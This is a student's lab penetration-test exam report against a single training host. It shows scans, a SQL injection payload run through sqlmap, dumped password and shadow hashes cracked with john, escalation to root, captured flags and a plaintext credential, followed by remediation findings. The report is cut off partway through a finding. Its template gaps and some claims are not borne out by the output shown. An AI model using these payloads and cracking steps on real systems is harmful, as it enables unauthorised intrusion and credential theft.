SalaCyber Ethical Hacking Essential Exam Report

ninkanong200620@gmail.com

NAME: Nin Kanong

TABLE OF CONTENTS

1. SEHE Certified Professional Exam Report 4
1.1. Introduces.....4
1.2. Objective.....4
2. Executive Summary 4
2.1. Overview..... 4
2.2. Keys Findings 4
2.3. Impact 4
3. Scope & Rules of Engagement 5
3.1. Target.....5
3.2. Scope.....5
3.3. Rules Of Engagement.....5
4. Methodology 5
4.1. Information Gathering.....5
4.2. Enumeration.....6
4.3. Exploitation.....8
4.4. Post-Exploitation.....9
4.5. Covering Track.....10
5. Evidence Document..... 11
5.1. Compromised System..... 11
5.2. Captured Flag.....11
6. Finding.....12
6.1. Summery Table of all findings.....12
6.2. Vulnerability Explanation.....12
6.3. Overall Risk Rating.....13
7. Appendices.....14
7.1. Tools Used.....14
7.2. Reference.....14
8. Disclaim.....15

SalaCyber Ethical Hacking Essential

Essential Exam Reporter

Report Title	:	SalaCyber Ethical Hacking Essential
Target	:	192.168.127.136 (NAT) – Host: SALACYBER
Assessment Date :		08 Oct 2025 — 12 Oct 2025
Date	:	11/October/2025
Tester	:	Nin Kanong
Version	:	2.0
Instructor	:	Nai Phatiya

1. SEHE Certified Professional Exam Report

1.1. Introduces

The SEHE Certified Professional exam report contains all efforts that were conducted in order to pass the SEHE Certified Professional exam. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the SEHE Certified Professional.

1.2. Objective

The objective of this assessment is to perform an internal penetration test against the SEHE Lab and Exam network. The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

2. Executive Summery

2.1. Overview

SALACYBER Security conducted a comprehensive penetration test against the target system at IP address 192.168.127.136 from October 8-11, 2025. This assessment was performed as part of the final examination requirements and aimed to identify security vulnerabilities that could be exploited by malicious actors.

2.2. Keys Findings

- Total Critical: 4 🔴
- High Risk: 2 🟠
- Medium Risk: 2 🟡
- Low Risk: 1 🟢

2.3. Impact

Successful exploitation of identified vulnerabilities could result in:

- Complete system compromise and data breach
- Unauthorized access to sensitive customer information
- Compromise of administrative credentials
- Potential regulatory compliance violation

3. Scope & Rules Of Engagement

Target:

- IP Address: 192.168.127.136 (NAT)
- Hostname: SALACYBER

Scope:

- Information Gathering
- Enumeration
- Exploitation
- Post-Exploitation
- Covering Track

Rules of Engagement:

- Testing conducted in an authorized lab environment (salacyber).
- No Denial-of-Service (DoS) attacks performed.
- No data exfiltration or destructive actions taken.

All activities logged and reproducible

4. Methodology

Nin Kanong utilized a widely adopted approach to performing penetration testing that is effective in testing how well the SEHE Labs and Exam environments are secure. Below is a breakout of how **Nin Kanong** was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

4.1. Information Gathring

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, {YourName} was tasked with exploiting the lab and exam network. The specific IP addresses were:


Exam Network: 192.168.127.136 (NAT)

```
┌──(k4n0ng㉿kali)-[~/SEHE/Information_Gathering]
└─$ nmap 192.168.127.0/24 -sn -T4 -oN scan_range.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 11:21 EDT
Nmap scan report for 192.168.127.1
Host is up (0.0027s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.127.2
Host is up (0.00049s latency).
MAC Address: 00:50:56:FD:E1:33 (VMware)
Nmap scan report for 192.168.127.129
Host is up (0.00040s latency).
MAC Address: 00:0C:29:0A:46:C1 (VMware)
Nmap scan report for 192.168.127.136
Host is up (0.00040s latency).
MAC Address: 00:0C:29:61:AD:75 (VMware)
Nmap scan report for 192.168.127.254
Host is up (0.00023s latency).
MAC Address: 00:50:56:FD:27:FB (VMware)
Nmap scan report for 192.168.127.128
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.28 seconds
```

```
┌──(k4n0ng㉿kali)-[~/SEHE/Information_Gathering]
└─$ nmap -sV -sC -A -O -p 21,22,80,139,445,8000,8088 192.168.127.136 -oN detailed_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-10 11:30 EDT
Nmap scan report for 192.168.127.136
Host is up (0.00081s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1b:f2:5d:cd:89:13:f2:49:00:9f:8c:f9:eb:a2:a2:0c (RSA)
|   256 31:5a:65:2e:ab:0f:59:ab:e0:33:3a:0c:fc:49:e0:5f (ECDSA)
|_  256 c6:a7:35:14:96:13:f8:de:1e:e2:bc:e7:c7:66:8b:ac (ED25519)
80/tcp   open  http        Apache httpd 2.4.38 ((Debian))
|_http-title: SALACYBER ACADEMY - Sala
|_http-server-header: Apache/2.4.38 (Debian)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
8000/tcp open  http        nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-open-proxy: Proxy might be redirecting requests
8088/tcp open  http        LiteSpeed httpd
|_http-title:  404 Not Found
|_http-server-header: LiteSpeed
MAC Address: 00:0C:29:61:AD:75 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: Host: SALACYBER; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   NetBIOS computer name: SALACYBER\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-10-10T11:30:44-04:00
|_nbstat: NetBIOS name: SALACYBER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: 3h59m59s

TRACEROUTE
HOP RTT     ADDRESS
1   0.81 ms 192.168.127.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

4.2. Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.




```
┌──(k4n0ng㉿kali)-[~/SEHE/Enumeration]
└─$ gobuster dir -u http://192.168.127.136/store/admin/ -w /usr/share/wordlists/dirb/common.txt -x php
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.127.136/store/admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 280]
/.htaccess           (Status: 403) [Size: 280]
/.htaccess.php       (Status: 403) [Size: 280]
/.htpasswd.php       (Status: 403) [Size: 280]
/.htpasswd           (Status: 403) [Size: 280]
/.hta.php            (Status: 403) [Size: 280]
/css                 (Status: 301) [Size: 328] [--> http://192.168.127.136/store/admin/css/]
/design.php          (Status: 200) [Size: 57]
/error_log           (Status: 200) [Size: 1654]
/images              (Status: 301) [Size: 331] [--> http://192.168.127.136/store/admin/images/]
/index.php           (Status: 302) [Size: 0] [--> admin_index.php]
/index.php           (Status: 302) [Size: 0] [--> admin_index.php]
/js                  (Status: 301) [Size: 327] [--> http://192.168.127.136/store/admin/js/]
/lib                 (Status: 301) [Size: 328] [--> http://192.168.127.136/store/admin/lib/]
/message.php         (Status: 302) [Size: 0] [--> admin_index.php]
/products.php        (Status: 302) [Size: 0] [--> admin_index.php]
/src                 (Status: 301) [Size: 328] [--> http://192.168.127.136/store/admin/src/]
Progress: 9226 / 9226 (100.00%)
===============================================================
Finished
===============================================================
```


```
┌──(k4n0ng㉿kali)-[~/SEHE/Enumeration]
└─$ sqlmap -u "http://192.168.127.136/store/admin/vieworders.php?id=1" -D onlineorder --tables --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.9.4#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:32:49 /2025-10-10/

[12:32:49] [INFO] resuming back-end DBMS 'mysql'
[12:32:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(CONCAT('qxpbq','PjdsymERiKKXTWKpZhHiHaTMfVHTXcHabIovZBxp'),'qxvqq'),NULL,NULL,NULL,NULL,NULL-- VnoJ
---
[12:32:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL 5 (MariaDB fork)
[12:32:49] [INFO] fetching tables for database: 'onlineorder'
Database: onlineorder
[6 tables]
+----------------+
| user           |
| internet_shop  |
| message        |
| orders         |
| paymentm       |
| reservation    |
+----------------+

[12:32:49] [INFO] fetched data logged to text files under '/home/k4n0ng/.local/share/sqlmap/output/192.168.127.136'
```


```
┌──(k4n0ng㉿kali)-[~/SEHE/Enumeration]
└─$ sqlmap -u "http://192.168.127.136/store/admin/vieworders.php?id=1" -D onlineorder -T users --dump --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.9.4#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:36:43 /2025-10-10/

[12:36:43] [INFO] resuming back-end DBMS 'mysql'
[12:36:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(CONCAT('qxpbq','PjdsymERiKKXTWKpZhHiHaTMfVHTXcHabIovZBxp'),'qxvqq'),NULL,NULL,NULL,NULL,NULL-- VnoJ
---
[12:36:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL 5 (MariaDB fork)
[12:36:43] [INFO] fetching columns for table 'users' in database 'onlineorder'
[12:36:43] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial
UNION technique
[12:36:43] [WARNING] unable to retrieve column names for table 'users' in database 'onlineorder'
do you want to use common column existence check? [y/N/q] N
[12:36:43] [WARNING] unable to enumerate the columns for table 'users' in database 'onlineorder'
[12:36:43] [INFO] fetched data logged to text files under '/home/k4n0ng/.local/share/sqlmap/output/192.168.127.136'

[*] ending @ 12:36:43 /2025-10-10/
```


4.3. Exploitation

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, **Nin Kanong** was able to successfully gain access to 1 systems.









4.4. Post-Exploitation

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

```
sehe@salacyber:~$ cat user_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lsadm:x:998:1001::/:/sbin/nologin
ftp:x:106:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sehe:x:1001:1002:sehe,2021,,:/home/sehe:/bin/bash
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
chenben:x:1002:1003::/home/chenben:/bin/sh
adm-teeyar:x:1003:1004::/home/adm-teeyar:/bin/sh
sehe@salacyber:~$ cat user_shadow
chenben:$6$MesXtkHCJvHshgf3$GAiTreqipBj9vW0NZNalhj9J.ERvgRw4dN9lupddPlvph.YcTvPCrF1YPUN3ISnnhM56d3GTDnKEJRjb1Sd7Z0:20040:0:99999:7:::
sehe@salacyber:~$
```

```
┌──(k4n0ng㉿kali)-[~/SEHE/Post_Exploitation]
└─$ john --format=sha512crypt unshadow.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
deathnote        (chenben)
1g 0:00:00:00 DONE (2025-10-10 13:33) 1.369g/s 4909p/s 4909c/s 4909C/s adriano..fresa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
sehe@salacyber:~$ su chenben
Password:
$ whoami
chenben
$ ls -la
ls: cannot open directory '.': Permission denied
$ cd /home/chenben
$ ls -la
total 28
drwx------ 5 chenben root     4096 Oct 10 10:18 .
drwxr-xr-x 5 root    root     4096 Dec  2  2024 ..
drwx------ 3 chenben chenben 4096 Dec  9  2024 .gnupg
drwxr-xr-x 2 root    root     4096 Dec  2  2024 README_HEHE
-rw-r----- 1 chenben chenben  767 Dec  2  2024 shadow
drwxr-xr-x 2 chenben chenben 4096 Oct 10 10:15 temp
-rw-r--r-- 1 sehe    sehe      21 Dec  2  2024 user_flag.txt
$ cat user_flag.txt
SEHE{ug0tu53R5h3ll!}
$
```


```
$ whoami
chenben
$ tar -xzvf temp/root_shadow.tar.gz
shadow
$ cat shadow
daemon:*:18385:0:99999:7:::
bin:*:18385:0:99999:7:::
sys:*:18385:0:99999:7:::
sync:*:18385:0:99999:7:::
games:*:18385:0:99999:7:::
man:*:18385:0:99999:7:::
lp:*:18385:0:99999:7:::
mail:*:18385:0:99999:7:::
news:*:18385:0:99999:7:::
uucp:*:18385:0:99999:7:::
proxy:*:18385:0:99999:7:::
www-data:*:18385:0:99999:7:::
backup:*:18385:0:99999:7:::
list:*:18385:0:99999:7:::
irc:*:18385:0:99999:7:::
gnats:*:18385:0:99999:7:::
nobody:*:18385:0:99999:7:::
_apt:*:18385:0:99999:7:::
systemd-timesync:*:18385:0:99999:7:::
systemd-network:*:18385:0:99999:7:::
systemd-resolve:*:18385:0:99999:7:::
messagebus:*:18385:0:99999:7:::
sshd:*:18385:0:99999:7:::
systemd-coredump:!!:18385:::::
ftp:*:18391:0:99999:7:::
adm-teeyar:$1$PNjc2r50$UWjLLdJg.SSyIfHfmpwkk.:20054:0:99999:7:::
$
```


```
┌──(k4n0ng㉿kali)-[~/SEHE/Post_Exploitation]
└─$ john --format=md5crypt adm-teeyar.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
kakashi          (adm-teeyar)
1g 0:00:00:00 DONE (2025-10-10 13:59) 100.0g/s 230400p/s 230400c/s 230400C/s amore..abcdefgh
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


```
$ su adm-teeyar
Password:
$ whoami
adm-teeyar
$ ls
ls: cannot open directory '.': Permission denied
$ sudo /bin/bash
sudo: unable to resolve host salacyber: Name or service not known
[sudo] password for adm-teeyar:
root@salacyber:/home/chenben# ls
README_HEHE  shadow  temp  user_flag.txt
root@salacyber:/home/chenben# ls -la
total 28
drwx------ 5 chenben root    4096 Oct 10 13:50 .
drwxr-xr-x 5 root    root    4096 Dec  2  2024 ..
drwx------ 3 chenben chenben 4096 Dec  9  2024 .gnupg
drwxr-xr-x 2 root    root    4096 Dec  2  2024 README_HEHE
-rw-r----- 1 chenben chenben  767 Dec  2  2024 shadow
drwxr-xr-x 2 chenben chenben 4096 Oct 10 13:47 temp
-rw-r--r-- 1 sehe    sehe      21 Dec  2  2024 user_flag.txt
root@salacyber:/home/chenben# cd root
bash: cd: root: No such file or directory
root@salacyber:/home/chenben# cd /root
root@salacyber:~# ls
root_flag.txt
root@salacyber:~# cat root_flag.txt
SEHE{ug0tr00t5h3ll!}
root@salacyber:~#
```

4.5. Covering Track

The **covering track** portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.







5. Evidence Documentation

5.1. Compromised Systems

System	IP Address	Compromised Level	Access Obtained
Web Server	192.168.127.136	Root	full System Control

5.2. Captured Flag:

- **Uaer_flag.txt:** SEHE{ug0tu53R5h3ll!}
- **Root_flag.txt:** SEHE{ug0tr00t5h3ll!}

6. Finding

6.1. Summary Table of All Findings

Count	Finding Title	Risk	Exploit Type	Status
1	SQL Injection	🔴 Critical	Web Injection	exploited
2	Database Credential Disclosure	🔴 Critical	Info Diclosure	Verified
3	FTP Login with Exposed Credentials	🟠 High	Service Abuse	Verified
4	SSH Access Using Reused Credentials	🔴 Critical	Remote Access	Exploited
5	Exposed Credential Archives	🟠 High	Local File exposure	Exploited
6	Privilege Escalation (Root Access)	🔴 Critical	Local Escalation	Exploited
7	Sensitive Information Disclosure	🟡 Medium	Information Leak	Verified
8	Outdated Software Versions	🟡 Medium	Vulnerability Risk	Observed
9	Lack of Monitoring & Logging	🟢 Low	Configuration	Observed

6.2. Vulnerability Explanation

• Finding 1 : SQL Injection (Unauthenticated)

Risk Level: 🔴 Critical
Location: /store/admin/vieworders.php?id=
Parameter: id
Vulnerability Type: SQL Injection (Boolean-based and Error-based)
Description: During testing, the application was found to accept unvalidated user input in the id parameter. By injecting crafted payloads, the server returned predictable responses, confirming SQL Injection vulnerability.
Remediation:

- Implement parameterized queries or stored procedures.
- Use server-side input validation and encoding.
- Disable verbose SQL error messages in production.

• Finding 2 : Database Credential Disclosure

Risk Level: 🔴 Critical
Component: onlineorder database
Description: Dumped database contained sensitive credentials in plaintext or weakly hashed form (MD5/SHA1).
Remediation:

- Store credentials using strong salted hashing (bcrypt, Argon2).
- Enforce unique passwords per system.

• Finding 3 : FTP Login with Exposed Credentials

Risk Level: 🟠 High
Service: FTP (port 21)
Credential Tested: sehe:SecureP@ssHere!
Remediation:

- Disable FTP if unnecessary.
- Use SFTP (SSH File Transfer Protocol).
- Enforce account least privilege and logging of file access.

• Finding 4 : SSH Access Using Reused Credentials

Risk Level: 🔴 Critical
Service: SSH (port 22)
Credential Tested: sehe:SecureP@ssHere!
Remediation:

